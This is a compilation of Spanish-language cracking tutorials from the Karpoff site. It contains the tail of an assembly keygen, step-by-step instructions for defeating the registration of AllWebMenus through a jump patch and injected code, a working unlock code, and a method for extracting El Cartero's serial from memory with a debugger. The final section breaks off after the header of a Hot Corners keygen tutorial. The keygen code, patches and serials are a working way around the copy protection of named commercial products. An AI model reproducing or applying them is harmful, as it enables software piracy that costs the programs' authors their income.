    invoke SetWindowText,hDlg,ADDR aboutcap
    invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
    invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
    mov eax,wParam
    .if ax==IDC_NAME
      shr eax,16
      .if ax==EN_CHANGE
        invoke GetDlgItemTextA,hDlg,IDC_NAME,ADDR nombre,33
        invoke lstrlen,ADDR nombre
        .if eax==0
          invoke SetDlgItemTextA,hDlg,IDC_SERIAL,ADDR blank
        .else
          invoke Operacion
        .if eax==0
          invoke SetDlgItemTextA,hDlg,IDC_SERIAL,ADDR minchar
        .elseif eax==6666
          invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
        .else
          invoke SetDlgItemTextA,hDlg,IDC_SERIAL,ADDR serial
        .endif
      .endif
    xor eax, eax
    ret
    .endif
    .endif
    mov edx,eax
    shr edx,16
    .if dx==BN_CLICKED
    .if ax==IDC_COPY
      invoke Clipo,hDlg
      xor eax,eax
      ret
    .elseif ax==IDC_INFO
      invoke MessageBoxA, hDlg, offset abouttxt, offset aboutcap, NULL
      xor eax,eax
      ret
        .endif
    .endif
.endif
xor eax,eax
```

```
ret

DlgFunc endp

Operacion proc

pushad

    invoke lstrlen,offset nombre
    .if eax < 0
        popad
        mov eax,1
        ret
    .endif

    mov esi,offset serial
    mov dword ptr[esi],33323130h
    add esi,4
    mov dword ptr[esi],37363534h
    add esi,4
    mov dword ptr[esi],3938h

    mov esi,offset serial2
    mov dword ptr[esi],33323130h
    add esi,4
    mov dword ptr[esi],37363534h
    add esi,4
    mov dword ptr[esi],3938h

    mov edx,offset clave
    mov ebx,1
    mov edi,1
    invoke lstrlen,offset nombre
    push ebp
    mov ebp,eax

StepO:     mov esi,offset nombre
    movsx eax,byte ptr[esi+ebx-1]
StepN:     movsx ecx,byte ptr[edx+edi-1]
        .if eax==ecx
        mov ecx,offset cadena
        mov esi,eax
        invoke lstrlen,ecx
        .if eax > 0
            add ecx,eax
        .endif
        mov dword ptr[ecx],esi
        .else
            inc edi
            cmp edi,000000d4h
            jne StepN
        .endif
        mov edi,1
        inc ebx
        invoke lstrlen,offset nombre
        inc eax
        cmp ebx,eax
        jne StepO

        invoke lstrlen,offset cadena
        .if eax > 6
            jmp siga
        .endif
        mov edi,1
        mov esi,offset cadena

fill:     mov ecx,offset clave
        movsx ebx,byte ptr[ecx+edi-1]
```

```
        invoke lstrlen,esi
        .if eax > 0
            add esi,eax
        .endif
        mov dword ptr [esi],ebx
        invoke lstrlen,offset cadena
        .if eax < 6
            inc edi
            jmp fill
        .endif

siga:
        pop ebp
        xor esi,esi
        mov dword ptr[EBP-020h],esi
        mov ebx,offset cadena
        mov esi,1
Step1:
        mov edx,offset clave
        mov al,byte ptr[ebx]
        cmp al,byte ptr[edx+esi-1]
        jne EndA

        MOV ECX,ESI
        MOV EAX,ECX
        IMUL ECX
        MOV ECX,EAX
        SUB ECX,ESI
        ADD ECX,DWORD PTR [EBP-020h]
        MOV EAX,ECX
        MOV ECX,000000036h
        CDQ
        IDIV ECX
        MOV ESI,EDX
        INC ESI
        INC EBX
        MOV EDX,offset clave
        MOV DWORD PTR [EBP-020h],ESI
        MOVSX ECX,BYTE PTR[EDX+ESI-1]
        mov esi,offset serial1
        invoke lstrlen,esi
        .if eax > 0
            add esi,eax
        .endif
        .if eax == 6
            MOV EBX,1
            MOV DWORD PTR[EBP-8],EBX
            jmp Step2
        .endif
        mov dword ptr[esi],ecx
        MOV ESI,1
        JMP Step1
EndA:
        INC ESI
        jmp Step1

Step2:     MOV EAX,offset cadena
        MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]
        ADD DWORD PTR [EBP-8],ESI
        INC EBX
        cmp ebx,7
        JNE Step2
        IMUL EAX,DWORD PTR [EBP-8],12B7Bh
        mov esi,offset serial
        invoke wsprintfA,esi,ADDR mifmt,eax
        MOV EBX,1
        MOV DWORD PTR[EBP-8],EBX
```

```
Step3:     MOV EAX,offset cadena
        MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]
        ADD DWORD PTR [EBP-8],ESI
        INC EBX
        cmp ebx,7
        JNE Step3
        IMUL EAX,DWORD PTR [EBP-8],12B7Bh
        XOR ECX,ECX
        MOV DWORD PTR [EBP-8],EAX
        MOV EAX,42D066h
        MOV EDX,3
        MUL DWORD PTR [EBP-8]
        MUL DWORD PTR [EBP-8]
        MOV DWORD PTR [EBP-8],EDX
        SHR DWORD PTR [EBP-8],5
        mov eax, dword ptr [EBP-8]
        mov esi,offset serial2
        invoke wsprintfA,esi,ADDR mifmt,eax

        invoke lstrcat,offset serial,offset separa
        invoke lstrcat,offset serial1,offset separa
        invoke lstrcat,offset serial1,offset serial2
        invoke lstrcat,offset serial,offset serial1

        popad
        ret

Operacion endp

Clipo proc hDlg:DWORD
        LOCAL gmem :DWORD

        invoke GlobalAlloc,GMEM_MOVEABLE+GMEM_DDESHARE,254
        mov gmem,eax

        invoke GlobalLock,eax
        cmp eax,NULL
        je noabra
        mov ebx,offset serial
        lea esi,dword ptr[ebx]
        mov edi,eax
        mov ecx,29

        rep movsb

        invoke OpenClipboard,hDlg
        cmp eax,TRUE
        jne noabra2

        mov eax,gmem
        invoke SetClipboardData,CF_TEXT, eax

        invoke CloseClipboard

noabra2:
        mov eax,gmem
        invoke GlobalFree,eax

noabra:
        ret
Clipo endp

end start
```

-----Final de Código-----



"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, aunque como RAZiEL nos dice que podemos hacer y deshacer con el programa, realmente yo tambien los invito a hacerlo ;o)"

Y así doy por concluído mi 15avo tutorial, saludando a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE, [Kalisto (okaruzic) "Salute"] y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**AllWebMenus v 1.3 Build #354**

PROTECCION:	Unlock Code		
Descripcion:	Crea menus flotantes taco de chulos para páginas web		
Dificultad:	Facililla		
DOWNLOAD:	http://www.alwebmenus.com		
Herramientas:	Softice, W32dasm,Hex WorkShop, RegMon, Topo.		
CRACKER:	AuspeX	**FECHA:**	01/03/2002

INTRODUCCION

Este soft digamos que fue el que, en cierto modo, me inicio en este mundo del cracking, pero es una historia muy larga para explicarla ahora. El programa que vamos a tratar esta escrito en lenguaje Visual Basic 6 y utiliza la librería MSVBVM60.DLL con los problemas que llevan estos programas para encontrar el código correcto mediante traceo (lo digo por experiencia con otros programas escritos en dicho lenguaje), aunque, algunas veces, son incluso más faciles de crackear de lo que parecen. Nos vamos a ayudar de las funciones que utiliza dicha librería para encontrar el code correcto.

AL ATAKE

Abrimos el programa, lo ejecutamos. Le echamos un vistazo, y nos vamos directamente al menú de Help para ver que es lo que tenemos ahí. Podemos observar la opción Register AllWebMenus. Pues nada, picamos e intentamos registrarnos metiéndole cualquier chorrada que se nos ocurra, ¿me apuesto 1000 duros a que no acertais a la primera? (si por casualidad alguien acertó de primera, retiro la apuesta, xD).

Bueno, pues ante esto, lo primero que a mi se me ocurrió (por que soy muy flojo) fue abrir el W32Dasm y mirar a ver si por casualidad encontraba la referencia a esta cadena, y de hecho tuve suerte y la encontré cuando desensamblé el ejecutable del programa. Os pondré el código más o menos resumido (lo más importante) de lo que me fui encontrando en los alrededores de la referencia:

:005474CE FF154C104000 Call dword ptr [0040104C]
:005474D4 83C418 add esp, 00000018
:005474D7 663BF3 cmp si, bx
:005474DA 0F8486000000 je 00547566 <-----Ahora veremos que nos manda a la zona de chico bueno saltandose la zona de chico malo que está aquí, mas abajo.

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
|
:005474E0 8B3570124000 mov esi, dword ptr [00401270]
:005474E6 B904000280 mov ecx, 80020004
:005474EB 894D9C mov dword ptr [ebp-64], ecx

.....

.....

* Possible StringData Ref from Code Obj ->"Failed to register" <-----titulo de la ventana de error
|
:0054750A C7857CFFFFFFBCFE4100 mov dword ptr [ebp+FFFFFF7C], 0041FEBC
:00547514 899D74FFFFFF mov dword ptr [ebp+FFFFFF74], ebx
:0054751A FFD6 call esi
:0054751C 8D5584 lea edx, dword ptr [ebp-7C]
:0054751F 8D4DC4 lea ecx, dword ptr [ebp-3C]

* Possible StringData Ref from Code Obj ->"The password you entered is not " <-----nuestro mensaje de error
->"correct"
|
:00547522 C7458CE8FE4100 mov [ebp-74], 0041FEE8
:00547529 895D84 mov dword ptr [ebp-7C], ebx
:0054752C FFD6 call esi

.....

.....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005474DA(C)
|
:00547566 391D785D5500 cmp dword ptr [00555D78], ebx <-----Comienza la supuesta zona de chico bueno
:0054756C 7510 jne 0054757E
:0054756E 68785D5500 push 00555D78
:00547573 68784E4100 push 00414E78

.....

.....

* Possible StringData Ref from Code Obj ->"pwd" <-----luego veremos que es esto
|
:00547609 68C84E4100 push 00414EC8

* Possible StringData Ref from Code Obj ->"Settings"
|
:0054760E 689C4E4100 push 00414E9C
:00547613 52 push edx

.....

.....


* Possible StringData Ref from Code Obj ->"Registration Completed" <----- ¡ Chico buenooooo !
|
:00547667 C7857CFFFFFF90FF4100 mov dword ptr [ebp+FFFFFF7C], 0041FF90
:00547671 899D74FFFFFF mov dword ptr [ebp+FFFFFF74], ebx
:00547677 FFD6 call esi
:00547679 8D5584 lea edx, dword ptr [ebp-7C]
:0054767C 8D4DC4 lea ecx, dword ptr [ebp-3C]

* Possible StringData Ref from Code Obj ->"Thank you for registering AllWebMenus!" <-----gracias tio, ajaja
|

Bueno, una vez visto este pequeñito resumen, se ves más o menos que es lo que se puedría intentar cambiar aquí para que nos registre el programa, no?, y es ese salto primero que nos mandría a la zona de chico bueno. Pués nada, lo cambiamos el je a jne para que salte si la clave no es la correcta (creo que sería más fácil acertar la clave incorrecta que la correcta, verdad?), ya sabeis, se busca el desplazamiento con el W32Dasm y con el editor hexadecimal, en este caso, cambiar un 84 por un 85). Volvemos a probar ahora. Metemos la clave que nos da la gana y que es lo que nos sale?...

¡Mirad, nos da las gracias y todo!, pero que bueno es el infeliz. Muy bien, aparentemente todo ha salido de puta madre (jeje, yo ya sé que no es así), pero cuando por ejemplo nos metemos en el menú Help y picamos en About nos damos cuenta de que ahí sigue poniendo: This is an Unregistered Copy, ¡jur!, ¿pero si nos ha dado las gracias y todo?, ¿que habrá pasado?. volvemos a registrarnos (ya tenemos el salto cambiado), nos sigue dando las gracias, pero la cosa sigue sin funcionar. Bueno, esto es uno de los muchos programas que te demuestran que no basta con cambiar el salto que te lleva a la zona de chico bueno. En este caso le hemos metido una clave, que aparentemente es la correcta, pero que en realidad no nos registra, simplemente hacemos que nos salga el mensajito de que todo va de muy bien. Pero hay algo más, y fue como el plan B una vez fallado el plan A. ¿Os acordais de la referencia a una cadena pwd que vimos en el código anterior? (mirad otra vez si no os acordais), pues investigué eso un poquito a ver si me podría dar una pista. Resulta que aparecía más de una vez en el código desensamblado. ¿pero que era eso?...

Bueno, la experiencia con otros programas del mismo tipo me hizo intentar observarlo con el programa RegMonitor con el cual podemos ver los movimientos que existen en el registro de Windows mientras estamos corriendo programas. Una vez arrancado RegMon ejecutamos el programa y observamos las entradas de registro que este toca, mirad la sorpresa que me llevé:



¿Veis?, pwd es un valor que nos encontarmos en el registro. Picamos dos veces en anguna línea de estas para que nos lleve a esta dirección en el registro y ahí podemos ver muchos valores, parámetros, etc... que utiliza el programa para funcionar. El valor pwd tiene como información la clave que le metimos y se tragó por to la cara. Hay otra que me llama mucho la atención y es pid que tiene el ID del software. Parece que ya tenemos una pista más o menos clara de lo que sucede aquí. Posiblemente a alguno ya se le ha ocurrido algo ¿verdad?. Nosotros cuando le metimos la clave, se la tragó, y la grabó en el registro, pero una vez que intentamos ver si estamos registrados o no, nos dice que nanai de la china, y ¿por que? porque esa no es la verdadera clave, porque cuando intenta ver si estamos registrados o no, de alguna manera vuelve a mirar en el registro, genera la verdadera clave y la compara con esta que tenemos aquí, y claro no es la buena. Eso fue fácil deducirlo cuando arranqué el programa, me metí en el menu Help y pique en About, y todo esto con RegMon cargado. Pasó que volvía a mirar los valores de PID y PWD. Pues entonces ya está, aunque se trage las claves que le metamos eso no nos sirve de nada, pues siempre mirará en el registro y pillará la clave de ahí. pid posiblemente lo utilice para generar la clave clave correcta, pues cada vez que va a comparar le mete mano en el registro. ¿Y ahora qué?, pués lo que a mi se me ocurrió fue lo siguiente: ya sabemos como trabaja, es decir, tanto cuando arranca, como cuando se mira en About y en otras funciones más del programa, este genera internamente la clave, luego le mete mano a la que se supone que hay guardada en el registro, y las compara de alguna manera, pues entonces por que no probar la función __VBASTRCMP, que utiliza Visual Basic para comparar cadenas?, recordad que el programa está hecho en Visual Basic 6. Probemos a poner un punto de ruptura en dicha función y sacar de nuevo la ventanita de About. Para ello debemos de tener arrancado Soft-Ice y meternos dentro con CTRL+D, poner: bpx __vbastrcmp y pulsamos intro, luego F5 para seguir, y entonces sacamos la ventanita. ¡Plass! el sice revienta como era de esperar. Una vez dentro, intenté mirar en las direcciones que indicaban los registros, para ver si por casualidad veia la clave correcta, tenía que estar por ahí. La primera vez sólo vi mi clave, y digo la primera vez por que saltó varias veces en dicha función, concretamente 3 veces. Una cosa importante, esto sucede cuando tienes un pwd en el registro, si no lo tienes sólo saltará 1 vez (todo esto lo probé). Pués eso, me lie a mirar las direcciones a donde aputaban los registros y entonces es cuando pezqué la clave correcta paseándose por la memoria. No había más que verla para darse cuenta de que se trataba de una clave: CCU-94H-J6E, ¡joder no me digais que no tiene to la pinta!. Siempre que veais cosas así os la apuntais y la probais a ver si furula. Pues ya está, la probé y furuló a las mil maravillas. Ahora en About aparecía: Registered Copy, ya estaba realmente registrado el programa.

RETOMANDO EL TUTORIAL

Llegado este punto habría terminado el tutorial, sino fuese por que acabo de leer uno sobre WinZip, escrito por CKENER, y que me ha dado una idea estupenda para este programa. Fijaos, a CKENER se le ocurrió redirigir en cierto modo la dirección del mensaje de error de forma que en vez de sacar dicho mensaje, sacase la clave correcta. ¿Os dais cuenta?, es como crearse el KeyGen pero utilizando el propio código del programa (para que implementarlo si ya viene en dicho programilla, jeje). Bueno, pues yo más o menos intenté hacer lo mismo, pero no sabía como pasarle a la función RTCMSGBOX la dirección del código correcto, lo intenté, pero es que realmente cuando estudié la forma en que pasaba el mensaje de error, cambié la dirección para que saliese la clave, pero salía el mensajito en blanco. Bueno, en resumidas cuentas, que tuve problemas para hacer esto mismo con esta función de Visual Basic, asi que se me ocurrió otra cosa, quizas más rápida aún. ¿Recordais que cuando le cambiábamos ese saltopara llevarnos a la zona de chico bueno, nos grababa la clave que le habíamos metido en el registro, aunque fuese la errónea?, bueno, pués lo que vamos a hace es que en vez de que nos grabe la chorra de password, nos meta diréctamente la pass correcta, de esta manera nosotros mismos hacemos que nos registre con la clave correcta que pezcamos (nosotros se la quitamos y luego se la vendemos, jeje). ¿Y como hacemos eso?, pués lo primero de todo es estudiar la forma en que graba el código en el registro. Veamos este trozo de programa desensamblado:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005475EE(C)
|
:00547602 8B4DE4 mov ecx, dword ptr [ebp-1C] <-----en ecx la dirección de nuestra clave pachanguera
:00547605 8B55E8 mov edx, dword ptr [ebp-18] <-----la dirección de la cadena "AllWebMenus"
:00547608 51 push ecx <-----pushea nuestra clave

* Possible StringData Ref from Code Obj ->"pwd"
|
:00547609 68C84E4100 push 00414EC8 <-----"pwd"

* Possible StringData Ref from Code Obj ->"Settings"
|
:0054760E 689C4E4100 push 00414E9C <-----"Setting"
:00547613 52 push edx <-----ya sabemos que pushea

* Reference To: MSVBVM60.rtcSaveSetting, Ord:02B2h
|
:00547614 FF1508104000 Call dword ptr [00401008] <-----a guardar se ha dicho, jeje
```

Pués lo que yo hice fue lo siguiente: Hice un injerto de código utilizando un programa que se llama Topo, programado por MrCrimson, vesión 1.2, ¿pero para que ese injerto?, pués muy sencillo, lo que pretendía era mandar como parámetro, en vez

de mi falsa clave, la clave correcta quenerada internamente, pero había el problema de que la clave era destruida antes de llegar aquí y también se perdía la dirección. Luego el injerto de cógido era para guardar la verdadera pass en alguna zona de memoria libre que no fuese modificada y luego mandar esa dirección como paramáetro de la función RTCSAVESETTING. Y este fue mi código injertado:

```
INICIO:

----------push ecx ;salvamos registros
----------push edi
----------push esi
----------mov cl,b ;longitud de la clave -> 12
----------mov edi,555360 ;dirección que elegí para guardar la clave buena
----------mov esi,[ebp-14] ;aquí tenemos nuestro tesoro

ETIQ1:

----------mov al,[esi] ;transladamos la pass
----------mov [edi],al
----------inc esi ;incrementamos dos veces por el tema del formato widechar: a u s p e x ,¿veis? formato VB
----------inc esi
----------inc edi
----------inc edi
----------dec cl
----------cmp cl,0
----------jnz ETIQ1 ;bucle tantas veces como caracteres tenga la clave
----------pop esi ;recuperamos valores
----------pop edi
----------pop ecx
----------jmp RETORNO ;retorna
```

Ahora sólo quedaba pasarle la dirección 555360: en vez de hacer mov ecx,[ebp-1C], hacer mov ecx,555360. Pero cuando lo probé la cosa no funcionó del todo, y digo que no funcionó del todo por que sólo guardó la primera letra de la pass correcta. ¿Que podría pasar?, pues muy sencillo, estudiando el código interno de la llamada RTCSAVESETTING, observé que también pasaba un número a un registro, haciéndole un desplazamiento hacia la derecha y convirtiéndolo en otro que coincidía con el número de caracteres que tenía la clave, por lo tanto aquí estaba el problema, también tenía que pasar dicho número que se encontraba a 4 bytes por debajo de la clave y era 16, que al desplazarlo un bits hacia la derecha se convierte en B que equivale a 11. Recordad la clave que obtuvimos al principio CCU-94H-J6E, tiene 11 caracteres, ¿veis?, pues ya está, sólo quedaba insertar un poco de más código que hiciera algo como esto:

```
INICIO:

----------push eax ;salvamos registros
----------push esi
----------mov esi,555360 ;colocamos la dirección donde guardamos la clave correcta
----------mov al,16
----------mov [esi-4],al ;colocamos aquí este numerito
;---------------------------
----------mov ecx,555360 ;esta es la línea modificada dentro del códifo, cambiada por: mov ecx,[ebp-1c]
----------mov edx,[ebp-18] ;todo lo que sigue no ha sido modificado
----------push 00414ec8
----------push 00414e9c
----------push edx
----------call RTCSAVESETTING
```

Y se acabó lo que se daba. Ahora, con todos estos cambios, si le metemos cualquier tontería, genera internamente la clave correcta (hace la comparación), la pezcamos, la guardamos en un sitio seguro y más tarde la pasamos como parámetro en la función que escribe en el registro, y el solito nos registra el programa.

NOTAS FINALES

Sólo quería comentar una cosa, y es que seguramente todo esto puede parecer algo engorroso para crackear el programa ¿verdad?, pero para mi es bastante más divertido, y a la vez educativo, que un simple cambio de salto. El hecho de conseguir comprender el código es lo que me hace seguir en este mundillo tan apasionante, por eso no lo dejo en un simple saltito. En mi opinión, siempre hay que buscar la manera de crackear un programa, no de la forma más complicada posible como podría parecer este caso, sino de aquella de la que puedas aprender más.

Por último, quiero dedicar este Tutorial a un amigo, Cesalv, quien de un modo indirecto, me inició en este arte del Cracking, y bueno, tambien a todos mis profesores, y estos son todo aquél que escribe tutos para las páginas de KFOR y Karpoff incluidos ellos mismos, por supuesto.

CORREO DEL MENDA: auspex@wanadoo.es

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: El Cartero 2001

PROTECCION:	**Name / Serial**
Objetivo:	Encontrar el serial correcto
Descripcion:	El Cartero es un pequeño programa que se encargara de leer el correo electrónico automáticamente cada cierto tiempo que tu le indicarás en la configuración del mismo; permite hasta un máximo de 10 cuentas.
Dificultad:	Aficionado.
DOWNLOAD:	http://www.sigeval.com/ec
Herramientas:	**TRW2000, W32dasmVB**
CRACKER:	**ByTESCRK** **FECHA: 26/11/2001**

INTRODUCCION

Bueno, pues primero decirles que tal vez esta sea una manera fácil de encontrar un serial, sin embargo, tal vez no sea la correcta o tal vez aplique únicamente a este programa en todo caso algo que casi nunca falla con algunos programas escritos en Visual Basic es el SmartCheck de Numega, para ver su uso pueden ver muchos tutoriales en el apartado para SmartCheck en la sección Crackeando de la web de Karpoff. Asimismo pueden consultar el manual de SiLvEr StOrM llamado "Crackeando Programas en Visual Basic". Pero mejor pasemos AL ATAKE

AL ATAKE

Abramos el programa y vemos una bonita caja de texto con los campos NOMBRE: y CÓDIGO: ingresamos los valores que deseemos en mi caso "ByTESCRK" para el campo nombre y para el campo código "19770424", hacemos clic en Registrar

"REGISTRO INCORRECTO"

Lógico ¿no?, ahora abramos el W32DASM y busquemos la cadena que nos ha devuelto un error cuando hemos dado a Registrar, si ya lo hemos encontrado encontraremos lo siguiente

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043B4AD(C) <= Investigaremos por aquí
|
:0043B77B 8D953CFFFFFF lea edx, dword ptr [ebp+FFFFFF3C]
:0043B781 8D8D7CFFFFFF lea ecx, dword ptr [ebp+FFFFFF7C]
:0043B787 89BD54FFFFFF mov dword ptr [ebp+FFFFFF54], edi
:0043B78D 89B54CFFFFFF mov dword ptr [ebp+FFFFFF4C], esi
:0043B793 89BD64FFFFFF mov dword ptr [ebp+FFFFFF64], edi
:0043B799 89B55CFFFFFF mov dword ptr [ebp+FFFFFF5C], esi
:0043B79F 89BD74FFFFFF mov dword ptr [ebp+FFFFFF74], edi
:0043B7A5 89B56CFFFFFF mov dword ptr [ebp+FFFFFF6C], esi

* Possible StringData Ref from Code Obj ->"REGISTRO INCORRECTO"
|
:0043B7AB C78544FFFFFF50A84100 mov dword ptr [ebp+FFFFFF44], 0041A850 <= Aqui caemos
:0043B7B5 C7853CFFFFFF08000000 mov dword ptr [ebp+FFFFFF3C], 00000008
```

Al ir a 0043B4AD nos encontraremos con este código que no nos dice nada, pero buscaremos más arriba para ver si encontramos algo interesante, cómo sabemos y espero que ya se hayan leído el manual de SiLvEr StOrM ya sabrán lo que es un __vbaStrCmp, entonces buscaremos estas cadenas para ver si están cerca.

```
* Reference To: MSVBVM60.__vbaFreeObjList, Ord:0000h
|
:0043B4A2 E8C36AFCFF Call 00401F6A
:0043B4A7 83C428 add esp, 00000028
:0043B4AA 6685DB test bx, bx
:0043B4AD 0F84C8020000 je 0043B77B <= Aqui caemos
:0043B4B3 8D45BC lea eax, dword ptr [ebp-44]
:0043B4B6 50 push eax
```

De acuerdo ya encontramos las primeras coincidencias sobre ellas y vemos que hay un salto condicional que hace referencia desde 0043B424 como la rutina __vbaStrCmp está abajo quiere decir que o por lo menos así lo pienso que debería poner un bpx mejor en 0043B424 para que salte TRW cuando llegue a ese punto.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043B424(C) <= Vamos a poner un punto de ruptara aqui...
|
:0043B437 FF75A8 push [ebp-58]
:0043B43A FF75A4 push [ebp-5C]

* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
|
:0043B43D E8F86AFCFF Call 00401F3A
:0043B442 FF759C push [ebp-64]
:0043B445 8BD8 mov ebx, eax
:0043B447 F7DB neg ebx
:0043B449 1BDB sbb ebx, ebx
:0043B44B 688C824100 push 0041828C
:0043B450 43 inc ebx
:0043B451 F7DB neg ebx

* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
|
:0043B453 E8E26AFCFF Call 00401F3A
:0043B458 FF75A0 push [ebp-60]
:0043B45B F7D8 neg eax
```

Cargamos el programa en TRW y ponemos el bpx 0043B424, regresamos al programa he ingresamos nuestro Nombre y Código y hacemos clic en Registrar y automáticamente salta el TRW aquí...

0043B424 JNL 0043B437
0043B426 PUSH DWORD A0
0043B42B PUSH DWORD 00418278
0043B430 PUSH EBX
0043B431 PUSH EAX
0043B432 CALL MSVBVM60!__vbaHresultCheckObj
0043B437 PUSH DWORD [EBP-58]
0043B43A PUSH DWORD [EBP-5C]
0043B43D CALL MSVBVM60!__vbaStrCmp **<= Aqui entramos**
0043B442 PUSH DWORD [EBP-64]

Luego que hemos entrado a la llamada con F8 vamos al salto con F10

00401F34 JMP NEAR [00401170]
00401F3A JMP NEAR [004010D4] **<= Saltamos**
00401F40 JMP NEAR [0040101C]

Ya en el salto nos encontraremos con estas otras opciones entramos en 660470E0 que apunta a una rutina en el archivo OLEAUT32.dll en donde se hará la comparación del serial bueno y el maloso.

6602470F RET
MSVBVM60!__vbaStrCmp
66024710 PUSH DWORD [ESP+08]
66024714 PUSH DWORD [ESP+08]
66024718 PUSH BYTE +00
6602471A CALL MSVBVM60!__vbaStrCmp
6602471F RET
MSVBVM60!__vbaStrCmp
66024722 CMP DWORD [ESP+04],BYTE +02
66024727 JZ NEAR 660470E0 **<= No entramos**
6602472D PUSH DWORD 00030001
66024732 PUSH DWORD [ESP+08]
66024736 PUSH DWORD [ESP+10]
6602473A PUSH DWORD [ESP+18]
6602473E CALL OLEAUT32!VarBstrCmp **<= Entramos**
66024744 TEXT EAX,EAX

Aqui nos encontramos dentro de las entrañas del OLEAUT32 justo en la rutina VarBstrCmp

7FF02E2B JMP SHORT 7FF02E17
OLEAUT32!VarBstrCmp
7FF02E2D PUSH EBP
7FF02E2E MOV EBP,ESP
7FF02E30 PUSH ECX
7FF02E31 PUSH EBX
7FF02E32 PUSH ESI
7FF02E33 MOV ESI,EBP+08
7FF02E36 PUSH EDI **<= Chequeamos el valor de ESI**
7FF02E37 TEST ESI,ESI
7FF02E39 JNZ 7FF02E87

Al chequear el valor contenido en ESI con el comando D ESI nos encontramos lo siguiente... será nuestro serial, ¡CLARO! ni más ni menos, ¿que por qué está separado?, cómo sé que hoy si ya te leístes el manual de SiLvEr StOrM con título "Crackeando Programas en Visual Basic" sé que ya lo comprendes y sabes que es por culpa de la rutina MultiByteToWideChar.

00471A0C 4E 00 4E 00 4E 00 4E 00-2D 00 41 00 30 00 33 00 N.N.N.N.-.A.0.3.
00471A1C 38 00 2D 00 33 00 41 00-46 00 41 00 2D 00 36 00 8.-.3.A.F.A.-.6.
00471A2C 33 00 31 00 31 00 00 00-00 00 00 00 CD E5 0D A0 3.1.1.....-Õ.á
00471A3C 0C 00 45 00 3C 00 45 00-00 00 00 00 00 00 00 00 ..E.<.E.....

Luego que hayas ingresado el serial correcto verás que un archivo nuevo llamado reg.ec se ha creado en donde encontrarás la información que ingresastes en mi caso me aparece...

ByTESCRK
NNNN-A038-3AFA-6311

NOTA IMPORTANTE: Tienes que localizar por tu propia cuenta el serial correcto, he quitado a propósito los primeros cuatro caracteres alfanuméricos, ¿que querías el serial correcto? solo así, ¡no hombre! si no, no tiene chiste y sentiría que es por gusto el tiempo dedicado a este tuto, además me sentiría mal pués no estaría colaborando a tu desarrollo intelectual en este fino arte del cracking y además recordarte que...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si te ha gustado, este producto por favor COMPRALO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes, gracias por una vez más has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Hot Corners v1.85

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen
Descripcion:	Hot Corners permite que usted rapidamente active o desactive su Screen Saver al mover el ratón a cualquier esquina de su pantalla.
Dificultad:	Novato.
DOWNLOAD:	http://www.SouthByPC.com
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 25/11/2001**

INTRODUCCION

